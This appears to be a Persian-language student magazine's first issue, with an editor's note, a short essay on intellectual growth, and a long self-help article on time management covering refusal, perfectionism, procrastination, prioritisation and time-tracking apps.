



دشیل کال

مبیریت، فنی مهندسی، اجتماعی، ادبیات، معرفی کتاب

شماره اول - زمستان ۱۴۰۰

فهرست

سخن سردبیر	۱
چرا تکامل	۲
: مدیریت	۳-۸
(مدیریت زمان)	
۹-۱۴ : فنی مهندسی	
(پیام رسان‌ها)	
(بدافزار)	
اجتماعی	۱۵-۱۸
(سرمایه اجتماعی)	
علم و اخلاق	
: ادبیات	۱۹-۲۰
(شعر نو)	
(بیوگرافی)	
معرفی کتاب	۲۱
ارتباط با ما	۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل

۲

: مدیریت

۳-۸

(مدیریت زمان)

۹-۱۴

فنی مهندسی

۱۵-۱۸

(پیام رسان‌ها)

۱۹-۲۰

(بدافزار)

۲۱

اجتماعی

۲۲

: ادبیات

۱۹-۲۰

(شعر نو)

۲۱

معرفی کتاب

۲۲

ارتباط با ما

۲۲

لیست کتاب آخر

۲۲

سخن سردبیر

۱

چرا تکامل



ـخنـ سردبیر

به نام او

در آغاز کلام ب رسم دیرینه باید گفت : فصول زندگیتان سراسر از امید و شاد باد : آمده ایم همراه با دانه های برفی اما با کمی تفاوت ”روشن تر از آفتاب و گرم تر از هوا زمستانی“ ... ما آمده ایم امانه ’پی حشمت و جاه‘. می دانیم جز حقیقت نباید گفت، و گفتنی است که ما کیسه ای با خود نیاورده ایم تا پرش سازیم یا در آن فکر نیستیم که انگشت نما شویم. نه قصد فریب داریم نه نیت بدآموزی. بسیار ساده و بی الایش آمده ایم. چون این نیاز در ما هست که پاسخی برای دیدگان پرسش گر شما باشیم. هرگز ادعا نداریم که با خود گوهربی گرانبهای آورده ایم یا این که به دنبال در انداختن طرحی نو هستیم. تنها رهآورد ما برای شما برگ سبزی است تحفه درویش. موضوعات بحثمان بیشتر همانی است که در بطن جامعه است اما کمی تخصصی تر در حوزه های مدیریتی ، فنی مهندسی و اجتماعی تا بتوانیم نگاه مخاطبان خود را رو به دریچه ای متفاوت دعوت کنیم. میدانیم شاید موضوعاتمان برایتان تکراری باشد ولیکن چه می توان کرد ”جامعه با تکرار نیرومند میشود“ شاید از پی همین تکرارها به کمیت و کیفت برسیم.

می دانیم بی تجربه ایم در آغاز راه، اما با شوقی راستین و عزمی راسخ که از دیرباز بر اندیشه و جان ما ریشه دوانده بود آمده ایم. نمی توانستیم منتظر باشیم تا شاید اتفاقی یا معجزه ای رخ دهد در واقع می خواهیم در کنار هم، دست در دست هم و با کمک یکدیگر در جهت رسیدن به اهدافمان تلاش کنیم. هر چند راه سخت است و دشوار ولیکن ما هیچ گاه قلم هایمان را بر زمین نخواهیم گذاشت و از اهدافمان باز نخواهیم گشت.

و به امید آن که تا پایان راه بتوانیم مفید به فایده باشیم برای دستابی به اهداف علمی و کاربردی آن برای دوستانمان در آینده.



سردبیر : فاطمه مسعودی



چرا تکامل؟

بنام حق

شاید با دیدن نام نظریه اولین چیزی که به ذهن ما خطرور گند نظریه داروین باشد ولی در اینجا مقصود ما رشد تفکر به واسطه‌ی مطالعه و کمک به بیهود عملکرد آن می‌باشد، اگر از تعریفات رایج زیست‌شناسانه‌ی فرگشت، برآیش و یا تکامل (Evolution) فاصله بگیرم؛ پیشرفت‌ها در چیست؟ برآستی چرا تکامل؟!

آدمی خواه یا ناخواه در هسیر زندگی و طول عمر خویش فی الواقع دچار دگرگونی‌های پیوسته‌ی فیزیکی و رفتاری می‌شود. بسته به افراد، تغییر در خلق و خوی می‌تواند دفعی یا تدریجی باشد، حال باید بگوییم پروسه‌ی تکامل و رشد تفکر یا اندیشیدن (عمل فکر کردن) همچنین دانش فکری در راستای تصمیم گیری برای موضوعات و اندیشه‌های گوناگون همه و همه به واسطه‌ی پروراندن قدرت تفکر مغز با مطالعه-تحقيق و کنکاش محقق شده و قطعاً باعث تکامل ابعاد درونی و بیرونی انسان می‌شود لیکن باید خاطر نشان کرد همه چیز بسته به تلاش خودمان است، از این رو هرچه کنگاوتر باشیم نمودار سیر صعودی تکامل انسان و میل به آن در ما به صورت مماس با هدفمند بودن ما رشد خواهد کرد. بعلاوه استراحت دادن به جسم و متعاقباً روح باعث تمرکز افکار و بالا رفتن قدرت تفکر و تصمیم گیری می‌شود. لذا شنیدن، خواندن، یادگیری و عمل را در چارت زندگی روزمره‌ی خود قرار دهید.

در آخر شاید جالب باشد در باب ۳ خط اول، از مجموعه کنفرانس‌های سایت TED.com صحبت‌های استاد دانشگاه پروسانتا چاکرابار্তی آبرزی‌شناس و عضو TED را ویدئویی بنام (Four billion years of evolution in 6 minutes) ببینیم



پانویس: "کلیپ مربوطه عاری از هرگونه عقاید دینی می‌باشد."

بخط: علی کیانی



مدیریت

مدیریت زمان

که "این چه کاری بود کردم؟" یا "بی عرضه نمی تونی نه بگی؟" و با خودتان فکر کنید آخرین باری که به دلیل ضعف در "نه گفتن" دچار زحمت شده اید کی بود؟

برای مثال، پیش آمده که دقیقا در زمانی که مشغول کار روی پروژه‌ی مهمی بودید یکی از دوستان یا فامیل تماس بگیرند و از شما درخواست کنند که مثلا با هم به خرید بروید؟ یا شما را دعوت به یک میهمانی کنند و شما به خاطر ضعف در نه گفتن در خواست او را قبول کنید؟ وقت در قبول کردن درخواست او حالتان بد بوده باشد، چون کار مهم تری را رها کرده اید، فقط به خاطر ضعف در "نه گفتن". در مطلبی جداگانه درباره "۱۲ قاتل مدیریت زمان" توضیح داده ایم که ضعف در هنر نه گفتن یکی از عوامل تلف شدن زمان است و ممکن است باعث شود که دیگران از این ضعف ما سو استفاده کنند.

نمونه ای از این سو استفاده‌ها این است که اطرافیان متوجه می‌شوند که فردی توانایی "نه گفتن" ندارد، برای همین به محض این که در موقعیتی نیاز به کمک دارند اولین کسی که به یادش می‌افتدی به نظرتان چه کسی است؟

ضعف در "هنر نه گفتن" ممکن است به دلایلی مانند خجولی رخ بدنه‌ند، این مژده را به شما می‌دهم که این ضعف با تمرین کردن و کمی آموزش دیدن قابل رفع شدن را دارد یا حداقل تا حد بسیار زیادی پیشرفت و می‌کنید قابل کنترل می‌شود. برای دریافت آموزش‌های رفع خجولی می‌توانید به یعنیک زیر مراجعه کنید: دوره صوتی آموزش رفع خجولی و کسب اعتماد به نفس ضعف در هنر "نه گفتن" گاهی باعث می‌شود تن به خواسته‌های طرف مقابل بدھیم، خواسته‌هایی که گاهی حتی اخلاقی نیستند و به خودمان بسیار آسیب می‌رسانند، اما "نه گفتن" از عهده‌ی ما خارج است.

برای درست مدیریت کردن زمان خود باید به بسیاری از پیشنهادهایی که در طول روز دریافت می‌کنیم "نه" بگوییم تا بتوانیم کارهای مهم و درست را با تمرکز انجام دهیم.



برای یک فریلنسر و دانشجو متفاوت است اما برای هر دوی آن‌ها اصول مشترکی وجود دارد که هر کدام می‌توانند با رعایت اصول نتیجه‌ی بهتری در استفاده و مدیریت زمان خود به دست بیاورند.

چرا دچار کمبود زمان می‌شویم؟ اغلب به دلایلی که در ادامه بیان می‌شوند دچار کمبود زمان می‌شویم:

- ضعف در نه گفتن
- کمال طلبی (کامل گرایی)
- اهمال کاری
- نشاشتن هنر اولویت بندی

۱- ضعف در هنر نه گفتن

ضعف در هنر نه گفتن از آن دسته ضعف‌هایی است که باید بهای زیادی را بابت داشتن آن پرداخت کنیم. هر بار که در موقعیتی قرار می‌گیریم که نمی‌توانیم "نه" بگوییم متأسفانه باید با این واقعیت روبرو شویم که این نه نگفتن‌ها موجب گفتگوهای منفی با خودمان می‌شود و از رضایت زندگی و عزت نفس ما می‌کاهد. جالب تر این که اگر فردی توانایی "نه" گفتن نداشته باشد باید بیشتر از حد خود در زندگی متحمل زحمت شود.

مثلًا کل پس انداز شما ۱۰ میلیون تومان است و دوستی تماس می‌گیرد و از شما تقاضا ده میلیون تومان می‌کند و شما از ته قلب راضی نیستید که این پول را به دوستان پرداخت کنید "نه" بگویید پول را پرداخت می‌کنید و مدام با خود گفتگو می‌کنید

ابتدا باید بینیم حدوداً چقدر وقت برای زندگی کردن داریم، حقیقت این است که هیچ کس نمی‌داند. اما اگر برای مثال میانگین سن یک فرد را ۷۰ سال در نظر بگیریم، یک سوم آن را در خواب هستیم زمانی که باقی می‌ماند هم می‌شود ۴۷ سال. میانگین یک سوم آن را هم در محل کار خود می‌گذرانیم یا مشغول انجام هایی برای کسب درآمد هستیم، یعنی یک ۲۳ سال دیگر باید کم شود.

۷۰-۲۳-۲۳=۲۴: یعنی سر جمع ۲۴ سال وقت داریم که به رویاها می‌مان بررسیم تازه باید به این لیست مواردی را هم اضافه کرد: وقت گذراندن کیفی با خانواده و فرزندان، به تحصیل پرداختن، پشت چراغ قرمز و در صف مترو و اتوبوس و توالت و حمام بودن و امیدواریم تا به اینجا متوجه اهمیت زمان شده باشیم، این که ما برای مدت کوتاهی در این زمین مهمان هستیم و وقت کمی داریم تا به آنچه می‌خواهیم دست پیدا کنیم پس باید قدر زمان خودمان، این متعاقباً با ارزش را بدانیم.

مهم ترین دارایی ما زمان است و باید تمام سعی خودمان به کار بگیریم تا وقت را هدر ندهیم. از قدیم گفته‌اند که وقت طلا است ولی اگر طلا را ز دست بدھی می‌توانی جبران کنی اما اگر زمان را از دست بدھی دیگر جبران پذیر نیست، یعنی وقتی ۲۴ سالگی ات گذشت دیگر قابل بازگشت نیست.

ممکن است تا این جانا امید شده باشید، اما اجازه دهد نکته‌ای را به شما یادآوری کنم که هر وقت ماهی را از آن بگیری تازه است و حسرت گذشته را خوردن خود عامل از دست دادن زمان است.

در این مطلب به مدیریت زمان می‌پردازیم، ابتدا به این می‌پردازیم که چرا دچار کمبود زمان می‌شویم و سپس راه حل‌هایی برای مدیریت زمان را معرفی می‌کنیم

مدیریت زمان چیست؟

همه‌ی ما می‌دانیم که مدیریت زمان به ماقابليت استفاده‌ی بهتر و باکیفیت از زمانمان را می‌دهد و باعث می‌شود بتوانیم حداکثر استفاده‌ی ممکن را از عمر و زمانی که در اختیار داریم را ببریم. مدیریت زمان یعنی استفاده‌ی درست و مفید از زمان در راه رسیدن به خواسته‌ها و اهدافمان.

مدیریت زمان یک مدیر با مدیریت زمان

۲-کمال طلبی (کامل گرایی)

افراد کمال گرا (بهتر است از این به بعد بگوییم کامل گرا) می خواهند در هر کاری بهترین باشند و تمام کارهایشان درست باشد.

کامل گرایی یعنی که سطح استاندارد های انجام یک کار را آنقدر بالا می برد که رعایت کردن آن استاندارد ها به مراتب هزینه‌ی بسیار بالاتری برای ما دارد و ارزش انجام کار را ندارد.

احتمالاً شما هم افرادی را دیده اید که می گویند:

من یا کاری نمی کنم یا بهترین کار رو انجام می دم

من اگه کلاس گیتار برم تمام زندگیم می شه گیتار

برای کار کردن باید از دانشگاه انصراف بدم و تمام تمرکز روی کارم باشه

مثلاً افرادی که برای برای یک بیرون رفتن ساده زمان های طولانی باید جلوی آینه به درست کردن موهای خود و سرت کردن لباس های خودشان وقت بگذرانند و

اگر کوچک ترین ناهمانگی در موها با لباس هایشان باشد بیرون نمی روند.

جمله‌ی معروف افراد کامل گرا این است:

من یا کاری نمی کنم یا آن را به بهترین وجه ممکن انجام می دهم

مدتی پیش با یکی از افرادی که دورادور او را می شناسم و مدتی با هم در یک کارگاه آموخته بودیم صحبت می کردم، به او گفتم چرا وب سایت شخصی خودتون رو راه اندازی نمی کنید؟

گفت من برنامه اش رو دارم، من یا کار نمی کنم یا کاری می کنم کارستون

از آن گفتگو امروز چند ماه می گذرد و این فرد هنوز هم هیچ کاری برای راه اندازی سایت شخصی اش انجام نداده است، این ها نمونه های بزرگ ترین ضررهاست که کامل گرایی به ما و زندگی ما می زند.

۳-اهمال کاری

اهمال کاری یا Procrastination یعنی به تعویق اندختن کارها. یعنی کارهایی که

باید انجام بدهیم را انجام نمی دهیم و به جای آن ها کارهای دیگری را انجام می دهیم.

اهمال کاری برای داشتجویی که امتحان پایان ترم زبان انگلیسی دارد یعنی این که به جای درست درس خواندن و آماده شدن برای امتحان، مشغول هر کار دیگری باشد

مثلاً انجام دادن تمرینات برنامه نویسی و

یادگیری زبان php

اهمال کاری یعنی این که به جای انجام دادن کارهای درست و با اولویت بالا کارهایی را انجام دهیم که برای مالذت بخش تر و آسان تر هستند.

گاهی برای استفاده‌ی درست از زمان و مدیریت زمان ممکن است که مجبور باشیم که کارها و ظایف دشواری را انجام دهیم، اما اگر اهمال کاری را پیش بگیریم، به انجام کارهای با اولویت کمتر و ارزش کمتر می پردازیم.

اهمال کاری موجب کم شدن کارایی می شود
موجب تاخیر در انجام کارهای درست می شود
اهمال کاری عوارضی مانند:
استرس

دیر انجام شدن کارها
کاهش بازدهی و خروجی ...
را به همراه دارد.

۴-نداشتن هنر اولویت بندی برای مدیریت زمان

نداشتن هنر اولویت بندی یکی از قاتل های مهم در مدیریت زمان است، اگر شما در کار و زندگی خود در حال پیشرفت هستید، خیالتان را راحت کنم که روزی نمی رسد که شما وقت اضافه برای انجام دادن تمام کارهایتان داشته باشید، در حقیقت:

مدام به تعداد کتاب‌هایی که باید بخوانید اضافه می شود
مدام به مهارت‌هایی که باید بیاموزید

اضافه می شود
مدام به جلساتی که باید بروید اضافه می شود

ما وقت کافی برای انجام تمام کارها را نداریم اما وقت کافی برای انجام دادن کارهای مهم را همیشه داریم.

باید یک بار با این مفهوم کنار بیایم که هرگز وقت کافی برای انجام تمام کارهایمان را نداریم اما همیشه وقت کافی برای انجام دادن کارهای مهم را داریم،

پس باید هنر اولویت بندی کردن کارها را یاد بگیریم.

ضعف در اولویت بندی کردن کارها وقتی با کامل گرایی ترکیب می شوند نتیجه‌ی وحشتناکی را به ارمغان می آورد. حاصل این ترکیب شدن چیزی نیست جز مدت‌ها دست دست کردن و کاری انجام ندادن و زمان و عمر را بدون دستاورده‌ی هدر دادن.

به جمله‌ی زیر دقت کنید:
اصلاً وقت ندارم

دیگه وقت انجام این کارها رو ندارم کاش یکی دیگه هم مثل خودم بود کارهای رو می سپردم بهش، من دیگه وقت نمی کنم این کارها رو انجام بدم جملاتی آشنا هستند که ممکن است یک مدیر جوان یا یک دانشجو یا خانمی خانه دار آن ها را به زبان بیاورد. در اصل وقت داشتنی نیست، وقت ساختنی است.

۴.۱-جمله‌ای از نیک ووچیچ در مورد اولویت بندی

نیک ووچیچ در یکی از سمینارهایش قسمتی را در مورد هنر اولویت یندی کردن صحبت کرد. او تعریف کرد که روزی برادرش به او گفته که باید از اولویت‌های خودت کم کنی. برادرش به او گفته بود که باید از بین ۹ اولویتی که برای خودت تعیین کرده ای ۶ مورد را از اولویت دربیاوری، و فقط به ۳ مورد با اولویت بالا بپردازی و آن ها را با بالاترین کیفیت به سرانجام برسانی.

توضیح داد که این کار برای یک مدیر عامل به شدت سخت است، حتی در زندگی عادی هم حذف کردن ۶ تا از اولویت‌های زندگی کار سختی است، اما این اولویت‌بندی باعث می شود ذهن شما به پروردهای کارهای با اهمیت کمتر مشغول نشود و در طول روز قسمت زیادی از تمرکز خودتان را بر روی پروردهای مهمن تان قرار دهید.

۴.۲-اولویت بندی و برنامه ریزی در مدیریت زمان

یعنی اگر قرار است کاری را انجام دهیم و آن انجام دادن آن در لیست اولویت‌های ما است، باید برای انجامش زمان بسازیم.

یک لحظه فرض کنید:

می خواهید برای ۲۴ ساعت آینده یک کتاب ۱۰۰ صفحه‌ای را مطالعه کنید و آن را برای کنفرانسی مهم در دانشگاه یا محل کار آماده کنید اما تقریباً برای تمام روز خودتان از قبل برنامه ریزی کرده اید که چه کارهایی باید انجام دهید. در این موقعیت چه کار می کنید؟

اغلب افراد اولویت‌هایشان عوض می شود، یعنی ممکن است چند مورد از کارهایتان را به تاخیر بیندازید، یک قرار ملاقات را کنسل کنید و مشغول مطالعه‌ی کتاب شوید تا برای کنفرانس فردا آماده شود. کاری که شما انجام دادید جایگایی اولویت‌ها و ساختن زمان است.

ساختن زمان یعنی بالا بردن اولویت یک کار و تخصیص زمان مناسب برای رسیدن به هدفمان معرفی میکنیم

لیست نوشتن برای مدیریت زمان

نشسته اید و قرار است طبق اعلام مدیر پروژه امروز یک پروژه‌ی مهم نرم افزار تحت وب را تحويل مشتری بدھید و تازمان بررسی نهایی پروژه دو ساعت زمان نیاز دارید و الان ساعت ۱۰:۰۰ صبح است و قرار است پروژه را ساعت ۱۶:۰۰ در حضور نماینده‌های شرکت مشتری رونمایی کنید که : ناگهان برق می‌رود و باعث می‌شود پروژه در زمان مقرر اماده نشود.

این ها عوامل خارجی هستند که پیش می‌آیند و بنابراین نمی‌توان زیاد به داشتن لیست دقیق زمانبندی شده‌ی کارها اکتفا کرد.

یک دعوت به اقدام کوچک:

همین حالا برای لحظاتی دست از مطالعه‌ی این متن بردارید و با خودتان فکر کنید که تا امروز چندین بار یک لیست مثل لیست بالا تنظیم کرده‌اید و در انجام دادن کارهای لیست موفق بوده‌اید؟ خوب حالا برای مدیریت زمان باید چه کار کنیم؟

احتمالاً شما هم مثل من چندین بار لیست‌هایی مانند لیست بالا را نوشته‌اید و در انجام دادن موارد لیست ناکام مانده‌اید، یکی از جالب ترین راه‌ها برای این که بتوانیم مدیریت زمان درست داشته باشیم این است که برای هر روزمان برنامه‌ریزی داشته باشیم و این برنامه‌ریزی باید به صورت زیر باشد:

من امروز باید:

- دو تماس مهم با مسعودی و کیانی بگیریم
- باید شارژ سیستم ایمیل مارکتینگ را پرداخت کنم

• حداقل ۳۰ دقیقه پیاده روی می‌کنم

حالا من یک لیست دارم که شامل کارهای بالا است، حالا باید کارهای بالا را در طول روز انجام دهم، ممکن است مثلًا بعد از مطالعه‌ی روزانه ام که صبح انجام می‌دهم یکی از تماس‌هایم را بگیرم، مثلاً با مسعودی تماس بگیرم. سپس مقداری مشغول کارهای روزانه ام شوم و ظهر هنگام نهار خودرن می‌توانم با کارت اعتباری ام شارژ پنل ایمیل مارکتینگ را انجام دهم. بعد از ظهر وقتی از محل کار برمی‌گردم و در اسنپ یا خودرو شخصی ام هستم، با کیانی تماس می‌گیرم و به خانه می‌رسم و بعد از یک استراحت کوچک به پیاده روی می‌روم.

نکته‌ی بسیار مهم:

ما یک لیست از کارهایی داریم که باید در طول روز این کارها را انجام دهیم و به پایان برسانیم، بسیار مهم است که این کارها

مشلاً اگر شما مدیر کسب کاری باشید ممکن است یک لیست از کارها ماند لیست زیر تهیه کرده باشید:

ساعت ۷:۰۰ بیداری

ساعت ۷:۱۰ دقیقه صبحانه

ساعت ۷:۲۵ دقیقه مسواک و رفتن به محل کار

ساعت ۹:۳۰ ایمیل‌های تبلیغاتی ارسال شوند

ساعت ۱۱:۰۰ قرار ملاقات با نماینده‌ی

یک شرکت مهم در محل کارتان

ساعت ۱۴:۰۰ نهار و راهی شدن به سمت دفتر مرکزی دفتر شرکتی که شما نماینده‌ی آن هستید.

ساعت ۱۶:۰۰ جرکت به سمت خانه و شب با خانواده شام را به رستوران بروید و بعد از آن هم به شهریاری بروید و ...

اما ناگهان در طول روز برایتان موردی پیش می‌آید، مثلاً کارمندی که همیشه تلفن‌ها را جواب می‌داد بنا به هر دلیلی نیامده و شما مجبور می‌شوید خودتان تلفن‌ها را جواب دهید و این زمان زیادی را از شما می‌گیرد و باعث می‌شود به کارهای دیگر تان نرسید. یا این که در دفتر هستید و ناگهان شیر آب خراب می‌شود و کسی هم نیست که شیر آب را تعمیر کند، نتیجه این می‌شود که خودتان و افراد تیمان بسیج می‌شود تا همگی با هم بعد از دو ساعت شیر آب جدیدی که خریده اید را نصب کنید و از نشت و هدر رفتن آب جلو گیری کنید، همه این اتفاقات باعث می‌شوند درصد این که بتوانیم از روی لیست زمانبندی شده‌ی دقیق کارهای خودمان را مدیریت کنیم بسیار مشکل شود.

یا مثال دیگری که در این زمینه به ذهنم می‌رسد این است که در دفترتان

کارها انجام شوند، زمان انجام شدن کارها را هم با توجه به موقعیت و شرایط‌مان می‌توانیم تا حد ممکن شناور انتخاب کنیم، اما این کارهایی که برای روزمان انتخاب کرده‌ایم و نوشته ایم حتماً باید اجرا شوند، حالانه در ساعت دقیق اما حتماً باید انجام شوند.

استفاده نکردن از ابزارهای اندازه‌گیری زمان

سنجش مقدار زمانی که برای هر کاری صرف می‌کنیم به ما آگاهی می‌دهد تا بتوانیم تصمیمات بهتری بگیریم. اگر بتوانیم میزان و نوع زمانی که برای هر کار صرف می‌کنیم را اندازه‌بگیریم آن گاه می‌توانیم برای استفاده‌ی بهتر از آن تصمیم بگیریم و برنامه‌ریزی کنیم.

برای مثال اگر زمان استفاده از شبکه‌ی اجتماعی اینستاگرام را بسنجیم که در طول روز چقدر زمان خودمان را در این شبکه اجتماعی می‌گذرانیم می‌توانیم تصمیمات بهتری بگیریم. آگاهی و شفافیت در امور روزانه به ما در مدیریت زمان کمک زیادی می‌کند.

اگر می‌خواهیم زمان خودمان را به درستی مدیریت کنیم باید بدانیم که باید چه کارهایی را از لیست کارهایی که انجام می‌دهیم حذف کنیم.

باید آگاهی داشته باشیم که در طول روز

زمانمان را چگونه می‌گذرانیم؟ قسمت

عمده‌ی زمانمان را به انجام چه کارهایی می‌گذرانیم؟

برای این که بدانیم در طول روز چه کارهایی انجام می‌دهیم باید خودمان را کمی دچار زحمت کنیم، باید بتوانیم دقیقاً بدانید روزان را چطور می‌گرانیم.

برای این کار باید مدتی را به صورت آگاهانه به اندازه‌ی گیری زمان بپردازید، برای مثال باید یک دفترچه داشته باشید یا در نوت‌گوشی خود یک فایل را باز کنید و در مورد کارهایی که در طول روز انجام می‌دهیم بدانید روزان را چطور می‌گرانیم.

برای این کار باید مدتی را به صورت آگاهانه به اندازه‌ی گیری زمان بپردازید، برای مثال باید یک دفترچه داشته باشید یا در نوت‌گوشی خود یک فایل را باز کنید و در مورد کارهایی که در طول روز انجام می‌دهیم بدانید روزانه چند ساعت می‌خواهد، مثل بنویسید روزانه چند ساعت تلویزیون تماشا می‌کنید چند ساعت را در ترافیک هستید.

باید دقیقاً بنویسید که یک روز عادی خود را چطور می‌گذرانید مثلاً وقتی از خواب بیدار می‌شود نیم ساعت در رخت خوابان هستید و از رخت خواب بیرون نمی‌آید این رفتار را باید شناسایی کنید، یا این که در طول روز نیم ساعت را به گشتن دنبال وسائل خود صرف می‌کنید و ...

البته این موارد در قسمت نظم شخصی قرار می‌گیرند اما برای مدیریت درست زمان به آن‌ها احتیاج داریم.

شناسایی عادتها در شبکه‌های اجتماعی

برای این که بدانید روزانه چه مقدار از زمان خودتان را در شبکه‌های اجتماعی و برنامه‌ها و اپلیکیشن‌های زیادی گذرانید می‌توان از نرم افزارهای زیادی استفاده کرد که در این قسمت ما به معرفی اپلیکیشن‌ها و افزونه‌ای برای مدیریت زمان می‌پردازیم:

QualityTime نرم افزار کوالیتی تایم

اگر از گوشی یا تبلت‌های اندرویدی استفاده می‌کنید نرم افزار کوالیتی تایم یکی از نرم افزارهای عالی است که به شما اجازه می‌هد متوجه شوید رزیم استفاده‌ی شما از نرم افزارهای گوشی تان چقدر است، این نرم افزار به صورت روزانه و هفتگی گزارش‌هایی را می‌دهد که می‌توانید متوجه شوید در طول روز:

چند دقیقه با یک نرم افزار کار کرده اید بیشترین استفاده شما از کدام نرم افزار است

چند با قفل گوشی خود را باز و بسته کرده اید ...

حتماً برای یک هفته هم شده این نرم افزار را نصب کنید و به حتماً از نتایجی که به دست می‌آورید شگفت‌زده می‌شوید.

یک داستان کوتاه:

یکی از دوستان من بعد از نصب و استفاده از نرم افزار کوالیتی تایم، بعد از یک هفته اپلیکیشن اینستاگرام را از روی گوشی خودش حذف کرد و با این که از قسمت اعظم کسب و کار او در اینستاگرام و تلگرام بود، برای این مدیریت شبکه‌های اجتماعی خودش یک مسئول استخدام کرد و گفت نمی‌دانست اینقدر از عمر من را اینستاگرام می‌خورد.

نرم افزار مومنت Moment

اپ Moment فقط برای سیستم عامل iOS نوشته شده و با تحتنظر گرفتن میزان استفاده شما از تلفن همراه محدودیت‌های روزانه برایتان وضع می‌کند و اگر از این محدودیت‌ها عبور کنید اپ به شما هشدار می‌دهد. این اپلیکیشن هم می‌توانید نصب کنید و از فواید آن لذت ببرید.

افزونه‌ی کروم توگل Toggle

اگر بیشتر اوقات از لپ‌تاپ یا کامپیوتر شخصی استفاده می‌کنید و مرورگر تان هم کروم است، می‌توانید

افزونه‌ی Corbel را نصب کنید و از میزان زمانی که بر روی سایت‌های مختلف صرف می‌کنید مطلع شوید.

این سه نرم افزار بالا به شما کمک می‌کنند که از مقدار زمانی که مصرف می‌کنید تا حد زیادی مطلع شوید.

مهارت‌هایی که برای مدیریت زمان لازم دارید را بشناسید شما به چند مهارت برای مدیریت زمان نیاز دارید، مانند:

- برنامه ریزی
- تمرکز
- نظام
- تشخیص اولویت‌ها
- استفاده از تکنولوژی درست
- ...

در این قسمت به توضیح این مهارت‌ها می‌پردازیم.

برنامه ریزی برنامه ریزی از جمله مهم ترین مهارت‌هایی است که برای استفاده از درست از زمان و پربازدهی زمانمان به آن احتیاج داریم.

برای رسیدن به حداکثر کارایی و افزایش بازدهی باید بتوانیم درست برنامه ریزی کنیم. برای این که برنامه ریزی درستی داشته باشیم باید برنامه‌ی ما دارای ویژگی هایی باشد:

- وضعیت موجود را بشناسیم
- هدف‌های خود را معین کنیم
- شاخص‌هایی برای اندازه‌گیری در نظر بگیریم

• اقدام کنیم در واقع بسیاری از افراد در برنامه ریزی مستقیم بر سر هدف گذاری می‌روند. در صورتی که برای برنامه ریزی دست باید ابتدا وضعیت موجود را به درستی بررسی و اندازه‌گیری کرد. یعنی باید بدانیم در کجا هستیم، ما را در راه موفقیت برنامه ریzman بسیار هدایت می‌کند، همان زور که در عکس زیر می‌بینید ما باید ابتدا بدانیم که الان در کدام نقطه ایستاده ایم تا بتوانیم برای رسیدن به نقطه‌ی برنامه ریزی کنیم.

مدیریت زمان - برنامه ریزی

پس از شناخت وضعیت موجود در برنامه ریزی باید هدف گذاری درست انجام دهیم و سپس باید گام‌های رسیدن به آن هدف را تعیین کنیم. پس از تعیین هدف باید

